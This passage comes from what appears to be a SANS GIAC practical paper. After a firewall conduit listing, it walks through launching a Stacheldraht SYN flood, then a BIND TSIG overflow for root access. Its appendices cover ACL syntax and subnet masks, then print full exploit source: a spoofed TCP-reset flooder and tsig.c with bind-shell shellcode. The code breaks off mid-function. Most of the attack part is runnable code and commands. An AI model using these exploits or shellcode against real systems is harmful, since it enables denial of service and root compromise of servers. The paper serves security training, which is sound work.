
The access-list above will permit any host using mail traffic to communicate with 204.204.204.104, which is the SMTP server's translated IP address. Also, any host can talk to 204.204.204.100 and 204.204.204.101 (the web server's translated IP addresses) using web ports TCP 80.

The conduit statements (shown below) on the PIX firewall also permit the same traffic mentioned above:

PIX firewall conduits:

```
Conduit permit tcp host 204.204.204.104 eq 25 any
Conduit permit tcp host 204.204.204.100 eq 80 any
Conduit permit tcp host 204.204.204.101 eq 80 any
```

Stacheldraht Network



.

The client will connect to the handler, which in turn controls the agents - which end up launching the attack against the specified host(s).

At this point, the targeted systems have been identified, as well as the ports that will be utilized during the TCP SYN flood denial of service. The next step is to execute the attack. First, the attacker (running a Red Hat 6.2 Linux machine) will use an encrypted client to take control of the network, simply stating the IP address of the handler it will connect to:

```
Attacker# ./client 24.24.24.24

Enter the passphrase : sicken
```

Once a successful login occurs, the status of the network is given:

```
Stacheldraht (status: a!500 d!0)>
```

The "a" stands for agent hosts that are alive, and "d" represents those that are inactive, or dead.

At the prompt, a few items will need to be addressed. The port range that has been chosen is tcp/25 through tcp/80, and will be defined as so:

```
Stacheldraht (status: a!500 d!0)> .sprange 25-80
```

Next, the time limit of the attack will be expressed in seconds:

```
Stacheldraht (status: a!500 d!0)> .mtimer 1000
```

Finally, the hosts to attack with a TCP SYN flood will be specified:

```
Stacheldraht (status: a!500 d!0)> .msyn 204.204.204.104 :204.204.204.101 :
204.204.204.100
```

The final command launched the denial of service attack . Code for stacheldraht was obtained from ftp://ftp.technotronic.com/denial/stachel.tgz. Reference for this information was obtained from David Dittrich's paper on Stacheldraht. Preventing this attack may be possible by upgrading the firewall and using the *floodguard* feature to help prevent against denial of service attacks.

4.3 Attack an Internal Host:

On this part of the practical, the DNS server will be compromised. Reconnaissance using nslookup and dig has provided the version of BIND that the DNS server is running:

```
FreeBSD Host# nslookup
Default Server:         nameserver.company.com
Address:        200.200.200.200

>www.giac.com
Default Server:         nameserver.company.com
Address:        200.200.200.200

Non-authoritative answer:
Name:           www.giac.com
Address:        204.204.204.102


FreeBSD Host# dig @www.giac.com version.bind txt chaos

; <<>> DiG 8.3 <<>> @www.giac.com version.bind txt chaos
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUERY SECTION:
;;      version.bind, type = TXT, class = CHAOS

;; ANSWER SECTION:
VERSION.BIND.          0S CHAOS TXT    "8.1.1"

;; Total query time: 192 msec
;; FROM: news1.gtech.com to SERVER: www.giac.com  204.204.204.102
;; WHEN: Tue Jul 17 16:28:26 2001
;; MSG SIZE  sent: 30  rcvd: 77
```

From the above information gathered, the BIND version is known – 8.1.1. The next step taken was researching BIND exploits for this particular version at http://www.isc.org/products/BIND/bind-security.html. One of several known vulnerabilities for 8.1.1 is the tsig bug.

Appendix C contains the exploit code for tsig.c, and it was downloaded from http://www.tlsecurity.net/archive/exploits/03_01/%5bCode.02.03.2001%5d.tsig.c.

The code is compiled on a Red Hat 6.2 Linux machine and is run against the target DNS server. Basically, what the attack will accomplish is providing root access to the DNS server. A buffer overflow is the means by which root access will be achieved. Using a vulnerability called Infoleak, combined with a

malformed TSIG request, a buffer overflow will occur on the targeted DNS server. Infoleak gives out variable information on the target host's memory stack. This information compromise is done automatically when the DNS server is sent an inverse query (or IQUERY). Once the variables are known, the malformed TSIG record is sent to the DNS server, which will overflow the buffer. This packet contains malicious code that will run as root, listening on a specified TCP port. The attacking machine will then connect to this program on the newly opened port, with root privileges. "What is the TSIG vulnerability?", written by Paul Asadoorian, covers this interesting topic in great detail. Running this BIND vulnerability is done on the attacker's machine:

```
Attacker# ./tsig 204.204.204.102
```

204.204.204.102 is the DNS server's translated address on the targeted network. The same attack can be run against 204.204.204.103, the secondary DNS server.

The following rule of the router's access list on the target network permits the attack:

Router ACL:

```
access-list 101 permit udp any host 204.204.204.102 eq 53
access-list 101 permit udp any host 204.204.204.103 eq 53
```

On the PIX firewall, conduits will permit this attack:

PIX firewall conduits:

```
Conduit permit tcp host 204.204.204.102 eq 53 any
Conduit permit udp host 204.204.204.103 eq 53 any
```

To prevent against this attack or the several other BIND vulnerabilities that are known, an upgrade is necessary. At a minimum, version 8.2.3 should be installed; however, 9.1.2 is the latest release that is highly recommended by the Internet community. Further inspection can be taken with intrusion detection systems.

Appendix A

Variable Length Subnet Masking (VLSM) converted into octet format:

The subnet schemes in this paper are presented in VLSM format.

Bits in VLSM form	Octet format
/1	128.0.0.0
/2	192.0.0.0
/3	224.0.0.0
/4	240.0.0.0
/5	248.0.0.0
/6	252.0.0.0
/7	254.0.0.0
/8	255.0.0.0 (Class A default)
/9	255.128.0.0
/10	255.192.0.0
/11	255.224.0.0
/12	255.240.0.0
/13	255.248.0.0
/14	255.252.0.0
/15	255.254.0.0
/16	255.255.0.0 (Class B default)
/17	255.255.128.0
/18	255.255.192.0
/19	255.255.224.0
/20	255.255.240.0
/21	255.255.248.0
/22	255.255.252.0
/23	255.255.254.0
/24	255.255.255.0 (Class C default)
/25	255.255.255.128
/26	255.255.255.192
/27	255.255.255.224
/28	255.255.255.240
/29	255.255.255.248
/30	255.255.255.252

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Appendix B

Access-lists and other rule sets:

Cisco:

The syntax for a standard Cisco IOS access-lists is as follows:

access-list *access-list-number* {**deny** | **permit**} *source* [*source-wildcard*] [**log**]

The number for a standard access-list is 1-99. Routers use source-wildcards to define subnets with 0 as a placeholder instead of a 1. PIX firewall IOS, shown later, differs in the way subnets are expressed.

If more functionality or flexibility is desired, and extended access-list is used. Below is the syntax:

access-list *access-list-number* {**deny** | **permit**} *protocol source source-wildcard [<operator> <port> [<port>]] destination destination-wildcard [<operator> <port> [<port>]]* [**precedence precedence**] [**tos***tos*] [**established**] [**log**] [**time-range** *time-range-name*]

This access-list numbers range from 100-199. Here, either source and destination networks or hosts can be defined, as well as protocols and port numbers.

Numbers are sometimes confusing when looking at access-lists, so Cisco developed named access-lists:

ip access-list extended *name*

Following the above command, the permit/deny arguments must be added:

{**deny** | **permit**} *protocol source source-wildcard [<operator> <port> [<port>]] destination destination-wildcard [<operator> <port> [<port>]]* [**precedence** *precedence*] [**tos** *tos*] [**established**] [**log**]

The PIX firewall is almost identical, except it does not use source-wildcards to define the network. Instead, the PIX simply uses regular subnet format:

access-list *access-list-number* {**deny** | **permit**} *protocol source source-mask [<operator> <port> [<port>]] destination destination-mask [<operator> <port> [<port>]]*

Cisco access-lists are scrutinized from the top down. The first rule that matches is applied, and none of the following rules are checked. A prudent formula for

creating access-lists is to begin with host specific rules, then network specific, then "any" rules (which applies to all traffic).

IPFilter:

The syntax for IP filter is:

{**block | pass**} {**in | out**} (**log**) (**quick**) (**on** *interface*) (**proto** *protocol*) (**from** *source/netmask) (* **to** *destination/netmask*) (**port =** *port #*) (**flags** *flags*) (**keep state**) (**keep frags**)

IP Filter is different by default in the manner that it operates. By default, the last matching rule applies. There is a workaround for this feature. The "quick" argument will make the firewall operate much like a PIX by not continuing further down the rule base, and applying the rule immediately.

Squid-cache:

ACL's running on squid proxy server simply define a network as a source or destination. Below is the syntax for a squid ACL:

acl *acl name* {**src | dst**} *network/netmask*

An HTTP operator will bind the above ACL:

http_access *acl name* {**allow | permit**}

All of these instructions are entered into the squid.conf file on the system running the proxy.

The proxy server will examine all HTTP traffic, and scrutinize it against the acl-operators in the squid.conf file from top to bottom. Whichever operator matches first is what is executed, similar to Cisco ACL's and IPFilter ACL's with the *quick* option set.

Gauntlet:

Gauntlet firewalls operate in the same manner as all of the above firewalls in that they inspect traffic from the first rule to the last, and execute based on a first-match policy. The 'Policy Map' screen defines traffic based on source address, and permits or denies only the protocols defined in 'Policies' tab. Directly opposite is the 'Destination Access' window, which examines in the same manner, only for destination networks.

Testing:

All firewall rule-sets can be tested by monitoring the syslog entries and by inspecting intrusion detection systems behind the firewall itself. Also, port scanning should detect all open ports.

Appendix C

Exploit Code:

pix_reset_state.c exploit code:

```
/* reset_state.c (c) 2000 Citec Network Securities */
/* The code following below is copyright Citec Network Securities */
/* Code was developed for testing, and is written to compile under */
/* FreeBSD */

#define __BSD_SOURCE
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <unistd.h>
#include <time.h>
#include <netdb.h>

struct slist {
        struct in_addr  spoof;
        struct slist   *link;
};                                              /* Spoof list */

int
main(int argc, char *argv[])
{

        int i, int2;
        int          sock;              /* Socket stuff */
        int          on = 1;            /* Socket stuff */
        struct sockaddr_in sockstruct; /* Socket stuff */
        struct ip     *iphead;          /* IP Header pointer */
        struct tcphdr  *tcphead;        /* TCP Header pointer */
        char          evilpacket[sizeof(struct ip) + sizeof(struct
tcphdr)];
                                                /* Our reset packet */
        int          seq, ack; /* Sequence and Acknowledgement #'s
*/
        FILE          *spooffile;       /* Spoof file */
        char          *buffer;          /* Spoof file read buffer */
        struct slist   *scur, *sfirst;  /* Spoof linked list pointers */
        char src[20], dst[20];                  /* Work around for inet_ntoa static
*/
                                                /* Pointers when using printf() */
        int sourcefrom, sourceto, destfrom, destto;          /* CMD Line ports */
        int target;                     /* Target address from inet_addr()
*/
```

```
        if(argc < 6) {
                fprintf(stderr, "Usage: %s spoof_file target sps spe dps
dpe\n"
                "target = your victim\n"
                "sps = Source port start\n"
                "spe = Source port end\n"
                "dps = Destination port start\n"
                "dpe = Destination port end\n", argv[0]);
                exit(-1);
                }
        else {
                sourcefrom = atoi(argv[3]);
                sourceto = atoi(argv[4]);
                destfrom = atoi(argv[5]);
                destto = atoi(argv[6]);
                };

        if(sourcefrom > sourceto) {
                printf("Error, start source port must be less than end
source port\n");
                exit(-1);
                }
        else if(destfrom > destto) {
                printf("Error, start dest port must be less than end dest
port\n");
                exit(-1);
                };

        printf("Used spoof file %s\n"
              "Destination: [%s] ports: [%d -> %d]\n"
              "Target source ports: [%d -> %d]\n",
                argv[1], argv[2], destfrom, destto, sourcefrom, sourceto);

        sleep(1);

        bzero(evilpacket, sizeof(evilpacket));
                                                /* Clean our reset packet */

        sfirst = malloc(sizeof(struct slist));
        scur = sfirst;
        scur->link = NULL;              /* Setup our spoof linked list */

        if(!(buffer = malloc(25))) {
                perror("malloc");
                exit(-1);
                };                              /* Allocate for read buffer */

        if ((spooffile = fopen((char *) argv[1], "r")) <= 0) {
                perror("fopen");
                exit(-1);               /* Open our spoof file */
        } else {
                while (fgets(buffer, 25, spooffile)) {          /* Read till EOF */
                        if (!(inet_aton(buffer, &(scur->spoof))))
                                printf("Invalid address found in victim
file.. ignoring\n");
                        else {
                                scur->link = malloc(sizeof(struct slist));
                                scur = scur->link;
                                scur->link = NULL;   /* Cycle l.list */
                                }
                        };                      /* End of while loop */
                };                      /* End of if {} else {} */


        free(buffer);                           /* Free up our read buffer */
        fclose(spooffile);              /* Close our spoof file */
        scur = sfirst;                          /* Set spoof list current to first
*/
```

```
        if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
                perror("socket");
                exit(-1);
        }                                       /* Allocate our raw socket */

        if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, (char *) &on,
sizeof(on)) < 0) {
                perror("setsockopt");
                exit(-1);
        }                                       /* Set socket options for raw iphead
*/

        sockstruct.sin_family = AF_INET;
        iphead = (struct ip *) evilpacket;
        tcphead = (struct tcphdr *) (evilpacket + sizeof(struct ip));
                                                /* Align ip and tcp headers */

        iphead->ip_hl = 5;              /* Ip header length is 5 */
        iphead->ip_v = 4;               /* ipv4 */
        iphead->ip_len = sizeof(struct ip) + sizeof(struct tcphdr);
                                                /* Length of our total packet */
        iphead->ip_id = htons(getpid());        /* Packet ID == PID # */
        iphead->ip_ttl = 255;                           /* Time to live == 255 */
        iphead->ip_p = IPPROTO_TCP;                     /* TCP Packet */
        iphead->ip_sum = 0;                             /* No checksum */
        iphead->ip_tos = 0;                     /* 0 Type of Service */
        iphead->ip_off = 0;                     /* Offset is 0 */
        tcphead->th_win = htons(512);                   /* TCP Window is 512 */
        tcphead->th_flags = TH_RST;             /* Reset packet */
        tcphead->th_off = 0x50;                         /* TCP Offset 0x50 */

        iphead->ip_dst.s_addr = inet_addr(argv[2]);

        srand(getpid());                        /* Seed for rand() */
        while (scur->link != NULL) {
                seq = rand() % time(NULL);      /* Randomize our #'s */
                ack = rand() % time(NULL);      /* Randomize ack #'s */
                sockstruct.sin_port = htons(rand() % time(NULL));
                iphead->ip_src = scur->spoof; /* Set the spoofed address
*/
                sockstruct.sin_addr = scur->spoof;
                for(i = sourcefrom; i <= sourceto; i++) {
                        for(int2 = destfrom; int2 <= destto; int2++) {
                                usleep(2);/* Sleep 5ms between packets
*/
                                seq += (rand() %10)+250;
                                ack += (rand() %10)+250;
                                tcphead->th_seq = htonl(seq);
                                                /* Set sequence number */
                                tcphead->th_ack = htonl(ack);
                                                /* Set ack number */
                                tcphead->th_dport = htons(int2);
                                                /* Set destination port */
                                tcphead->th_sport = htons(i);
                                                /* Set source port */
                                snprintf(src, 20, "%s",
inet_ntoa(iphead->ip_src));
                                snprintf(dst, 20, "%s",
inet_ntoa(iphead->ip_dst));
                                /* Copy info to src and dst for printing */
                                printf("TCP RESET: [%s:%d] -> [%s:%d]\n",
src, ntohs(tcphead->th_sport), dst, ntohs(tcphead->th_dport));
                                sendto(sock, &evilpacket,
sizeof(evilpacket), 0x0,
                                                (struct sockaddr *) & sockstruct,
sizeof(sockstruct));
                                                /* Send our evil packet */
                                };
                        };
```

```
                        scur = scur->link;              /* Cycle the spoof ips */
                        }
                        scur = sfirst;
                return (1);

};
```

tsig.c exploit code:

```
/*
 * This exploit has been fixed and extensive explanation and clarification
 * added.
 * Cleanup done by:
 *     Ian Goldberg     <ian@cypherpunks.ca>
 *     Jonathan Wilkins <jwilkins@bitland.net>
 * NOTE: the default installation of RedHat 6.2 seems to not be affected
 * due to the compiler options.  If BIND is built from source then the
 * bug is able to manifest itself.
 */
/*
 * Original Comment:
 * lame named 8.2.x remote exploit by
 *
 *   lx [adresadeforward@yahoo.com] (the master of jmpz),
 *   lucysoft [lucysoft@hotmail.com] (the master of queries)
 *
 * this exploits the named INFOLEAK and TSIG bug (see http://www.isc.org/products/BIND/bind-security.html)
 * linux only shellcode
 * this is only for demo purposes, we are not responsable in any way for what you do with this code.
 *
 * flamez - canaris
 * greetz - blizzard, netman.
 * creditz - anathema <anathema@hack.co.za> for the original shellcode
 *  - additional code ripped from statdx exploit by ron1n
 *
 * woo, almost forgot... this exploit is pretty much broken (+4 errors), but we hope you got the idea.
 * if you understand how it works, it won't be too hard to un-broke it
 */

#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <time.h>
#include <string.h>
#include <ctype.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <arpa/nameser.h>

#define max(a,b) ((a)>(b)?(a):(b))

#define BUFFSIZE 4096

int argevdisp1, argevdisp2;

char shellcode[] =
```

```
/* The numbers at the right indicate the number of bytes the call takes
 * and the number of bytes used so far.  This needs to be lower than
 * 62 in order to fit in a single Query Record.  2 are used in total to
 * send the shell code
 */
/* main: */
/* "callz" is more than 127 bytes away, so we jump to an intermediate
   spot first */
"\xeb\x44"                  /* jmp intr             */ // 2 - 2
/* start: */
"\x5e"                      /* popl %esi            */ // 1 - 3

  /* socket() */
"\x29\xc0"                  /* subl %eax, %eax      */ // 2 - 5
"\x89\x46\x10"                /* movl %eax, 0x10(%esi)  */ // 3 - 8
"\x40"                      /* incl %eax            */ // 1 - 9
"\x89\xc3"                  /* movl %eax, %ebx      */ // 2 - 11
"\x89\x46\x0c"                /* movl %eax, 0x0c(%esi)  */ // 3 - 14
"\x40"                      /* incl %eax            */ // 1 - 15
"\x89\x46\x08"                /* movl %eax, 0x08(%esi)  */ // 3 - 18
"\x8d\x4e\x08"                /* leal 0x08(%esi), %ecx  */ // 3 - 21
"\xb0\x66"                  /* movb $0x66, %al      */ // 2 - 23
"\xcd\x80"                  /* int $0x80            */ // 2 - 25

  /* bind() */
"\x43"                      /* incl %ebx            */ // 1 - 26
"\xc6\x46\x10\x10"              /* movb $0x10, 0x10(%esi)  */ // 4 - 30
"\x66\x89\x5e\x14"              /* movw %bx, 0x14(%esi)    */ // 4 - 34
"\x88\x46\x08"                /* movb %al, 0x08(%esi)    */ // 3 - 37
"\x29\xc0"                  /* subl %eax, %eax      */ // 2 - 39
"\x89\xc2"                  /* movl %eax, %edx      */ // 2 - 41
"\x89\x46\x18"                /* movl %eax, 0x18(%esi)  */ // 3 - 44
/*
 * the port address in hex (0x9000 = 36864), if this is changed, then a similar
 * change must be made in the connection() call
 * NOTE: you only get to set the high byte
 */
"\xb0\x90"                  /* movb $0x90, %al      */ // 2 - 46
"\x66\x89\x46\x16"              /* movw %ax, 0x16(%esi)    */ // 4 - 50
"\x8d\x4e\x14"                /* leal 0x14(%esi), %ecx  */ // 3 - 53
"\x89\x4e\x0c"                /* movl %ecx, 0x0c(%esi)  */ // 3 - 56
"\x8d\x4e\x08"                /* leal 0x08(%esi), %ecx  */ // 3 - 59

"\xeb\x02"                  /* jmp cont             */ // 2 - 2
/* intr: */
"\xeb\x43"                  /* jmp callz            */ // 2 - 4

/* cont: */
"\xb0\x66"                  /* movb $0x66, %al      */ // 2 - 6
"\xcd\x80"                  /* int $0x80            */ // 2 - 10

  /* listen() */
"\x89\x5e\x0c"                /* movl %ebx, 0x0c(%esi)  */ // 3 - 11
"\x43"                      /* incl %ebx            */ // 1 - 12
"\x43"                      /* incl %ebx            */ // 1 - 13
"\xb0\x66"                  /* movb $0x66, %al      */ // 2 - 15
"\xcd\x80"                  /* int $0x80            */ // 2 - 17

  /* accept() */
"\x89\x56\x0c"                /* movl %edx, 0x0c(%esi)  */ // 3 - 20
"\x89\x56\x10"                /* movl %edx, 0x10(%esi)  */ // 3 - 23
"\xb0\x66"                  /* movb $0x66, %al      */ // 2 - 25
"\x43"                      /* incl %ebx            */ // 1 - 26
"\xcd\x80"                  /* int $0x80            */ // 1 - 27

  /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3"                  /* xchgb %al, %bl       */ // 2 - 29
"\xb0\x3f"                  /* movb $0x3f, %al      */ // 2 - 31
"\x29\xc9"                  /* subl %ecx, %ecx      */ // 2 - 33
"\xcd\x80"                  /* int $0x80            */ // 2 - 35
```

```
"\xb0\x3f"                      /* movb $0x3f, %al        */ // 2 - 37
"\x41"                         /* incl %ecx             */ // 1 - 38
"\xcd\x80"                      /* int $0x80             */ // 2 - 40
"\xb0\x3f"                      /* movb $0x3f, %al        */ // 2 - 42
"\x41"                         /* incl %ecx             */ // 1 - 43
"\xcd\x80"                      /* int $0x80             */ // 2 - 45

  /* execve() */
"\x88\x56\x07"                  /* movb %dl, 0x07(%esi)    */ // 3 - 48
"\x89\x76\x0c"                  /* movl %esi, 0x0c(%esi)   */ // 3 - 51
"\x87\xf3"                     /* xchgl %esi, %ebx       */ // 2 - 53
"\x8d\x4b\x0c"                  /* leal 0x0c(%ebx), %ecx   */ // 3 - 56
"\xb0\x0b"                      /* movb $0x0b, %al        */ // 2 - 58
"\xcd\x80"                      /* int $0x80             */ // 2 - 60

"\x90"

/* callz: */
"\xe8\x72\xff\xff\xff"          /* call start            */ // 5 - 5
"/bin/sh"; /* There's a NUL at the end here */                  // 8 - 13

unsigned long resolve_host(char* host)
{
long res;
struct hostent* he;

if (0 > (res = inet_addr(host)))
{
if (!(he = gethostbyname(host)))
return(0);
res = *(unsigned long*)he->h_addr;
}
return(res);
}

int dumpbuf(char *buff, int len)
{
char line[17];
int x;

/* print out a pretty hex dump */
for(x=0;x<len;x++){
if(!(x%16) && x){
line[16] = 0;
printf("\t%s\n", line);
}
printf("%02X ", (unsigned char)buff[x]);
if(isprint((unsigned char)buff[x]))
line[x%16]=buff[x];
else
line[x%16]='.';
}
printf("\n");
}

void
runshell(int sockd)
{
   char buff[1024];
   int fmax, ret;
   fd_set fds;

   fmax = max(fileno(stdin), sockd) + 1;
   send(sockd, "uname -a; id;\n", 15, 0);

   for(;;)
   {

      FD_ZERO(&fds);
      FD_SET(fileno(stdin), &fds);
```

```
        FD_SET(sockd, &fds);

        if(select(fmax, &fds, NULL, NULL, NULL) < 0)
        {
           exit(EXIT_FAILURE);
        }

        if(FD_ISSET(sockd, &fds))
        {
           bzero(buff, sizeof buff);
           if((ret = recv(sockd, buff, sizeof buff, 0)) < 0)
           {
              exit(EXIT_FAILURE);
           }
           if(!ret)
           {
              fprintf(stderr, "Connection closed\n");
              exit(EXIT_FAILURE);
           }
           write(fileno(stdout), buff, ret);
        }

        if(FD_ISSET(fileno(stdin), &fds))
        {
           bzero(buff, sizeof buff);
           ret = read(fileno(stdin), buff, sizeof buff);
           if(send(sockd, buff, ret, 0) != ret)
           {
              fprintf(stderr, "Transmission loss\n");
              exit(EXIT_FAILURE);
           }
        }
     }
}


connection(struct sockaddr_in host)
{
int sockd;

host.sin_port = htons(36864);

printf("[*] connecting..\n");
usleep(2000);

if((sockd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
{
exit(EXIT_FAILURE);
}

if(connect(sockd, (struct sockaddr *) &host, sizeof host) != -1)
{
printf("[*] wait for your shell..\n");
usleep(500);
        runshell(sockd);
}
else
{
printf("[x] error: named not vulnerable or wrong offsets used\n");
}

close(sockd);
}



int infoleak_qry(char* buff)
{
        HEADER* hdr;
```

```
        int n, k;
        char* ptr;
        int qry_space = 12;
        int dummy_names = 7;
        int evil_size = 0xff;

        memset(buff, 0, BUFFSIZE);
        hdr = (HEADER*)buff;

        hdr->id = htons(0xbeef);
        hdr->opcode  = IQUERY;
        hdr->rd      = 1;
        hdr->ra      = 1;
        hdr->qdcount = htons(0);
        hdr->nscount = htons(0);
        hdr->ancount = htons(1);
        hdr->arcount = htons(0);


ptr = buff + sizeof(HEADER);
printf("[d] HEADER is %d long\n", sizeof(HEADER));

n = 62;

for(k=0; k < dummy_names; k++)
{
*ptr++ = n;
ptr += n;
}
ptr += 1;

        PUTSHORT(1/*ns_t_a*/, ptr);             /* type */
        PUTSHORT(T_A, ptr);                     /* class */
        PUTLONG(1, ptr);                /* ttl */

PUTSHORT(evil_size, ptr); /* our *evil* size */

return(ptr - buff + qry_space);

}



int evil_query(char* buff, int offset)
{
int lameaddr, shelladdr, rroffsetidx, rrshellidx, deplshellcode, offset0;
HEADER* hdr;
char *ptr;
int k, bufflen;
u_int n, m;
u_short s;
int i;
int shelloff, shellstarted, shelldone;
int towrite, ourpack;
int n_dummy_rrs = 7;

printf("[d] evil_query(buff, %08x)\n", offset);
printf("[d] shellcode is %d long\n", sizeof(shellcode));

shelladdr = offset - 0x200;

        lameaddr  = shelladdr + 0x300;

ourpack = offset - 0x250 + 2;
towrite = (offset & ~0xff) - ourpack - 6;
printf("[d] olb = %d\n", (unsigned char) (offset & 0xff));

rroffsetidx = towrite / 70;
offset0 = towrite - rroffsetidx * 70;
```

```
if ((offset0 > 52) || (rroffsetidx > 6))
{
printf("[x] could not write our data in buffer (offset0=%d, rroffsetidx=%d)\n", offset0, rroffsetidx);
return(-1);
}

rrshellidx = 1;
deplshellcode = 2;

hdr = (HEADER*)buff;

memset(buff, 0, BUFFSIZE);

/* complete the header */

hdr->id = htons(0xdead);
hdr->opcode  = QUERY;
hdr->rd      = 1;
hdr->ra      = 1;
hdr->qdcount = htons(n_dummy_rrs);
hdr->ancount = htons(0);
hdr->arcount = htons(1);

ptr = buff + sizeof(HEADER);

shellstarted = 0;
shelldone = 0;
shelloff = 0;

n = 63;
for (k = 0; k < n_dummy_rrs; k++)
{
*ptr++ = (char)n;

for(i = 0; i < n-2; i++)
{
if((k == rrshellidx) && (i == deplshellcode) && !shellstarted)
{
printf("[*] injecting shellcode at %d\n", k);
shellstarted = 1;
}

if ((k == rroffsetidx) && (i == offset0))
{
*ptr++ = lameaddr & 0x000000ff;
*ptr++ = (lameaddr & 0x0000ff00) >> 8;
*ptr++ = (lameaddr & 0x00ff0000) >> 16;
*ptr++ = (lameaddr & 0xff000000) >> 24;
*ptr++ = shelladdr & 0x000000ff;
*ptr++ = (shelladdr & 0x0000ff00) >> 8;
*ptr++ = (shelladdr & 0x00ff0000) >> 16;
*ptr++ = (shelladdr & 0xff000000) >> 24;
                        *ptr++ = argevdisp1 & 0x000000ff;
                        *ptr++ = (argevdisp1 & 0x0000ff00) >> 8;
                        *ptr++ = (argevdisp1 & 0x00ff0000) >> 16;
                        *ptr++ = (argevdisp1 & 0xff000000) >> 24;
                        *ptr++ = argevdisp2 & 0x000000ff;
                        *ptr++ = (argevdisp2 & 0x0000ff00) >> 8;
                        *ptr++ = (argevdisp2 & 0x00ff0000) >> 16;
                        *ptr++ = (argevdisp2 & 0xff000000) >> 24;
i += 15;
}
else
{
if (shellstarted && !shelldone)
{
*ptr++ = shellcode[shelloff++];
if(shelloff == (sizeof(shellcode)))
shelldone=1;
}
```

```
else
{
*ptr++ = i;
}
}
}

/* OK: this next set of bytes constitutes the end of the
                *     NAME field, the QTYPE field, and the QCLASS field.
                *     We have to have the shellcode skip over these bytes,
                *     as well as the leading 0x3f (63) byte for the next
                *     NAME field.  We do that by putting a jmp instruction
                *     here.
                */
*ptr++ = 0xeb;

if (k == 0)
{
*ptr++ = 10;

/* For alignment reasons, we need to stick an extra
                     * NAME segment in here, of length 3 (2 + header).
                     */
m = 2;
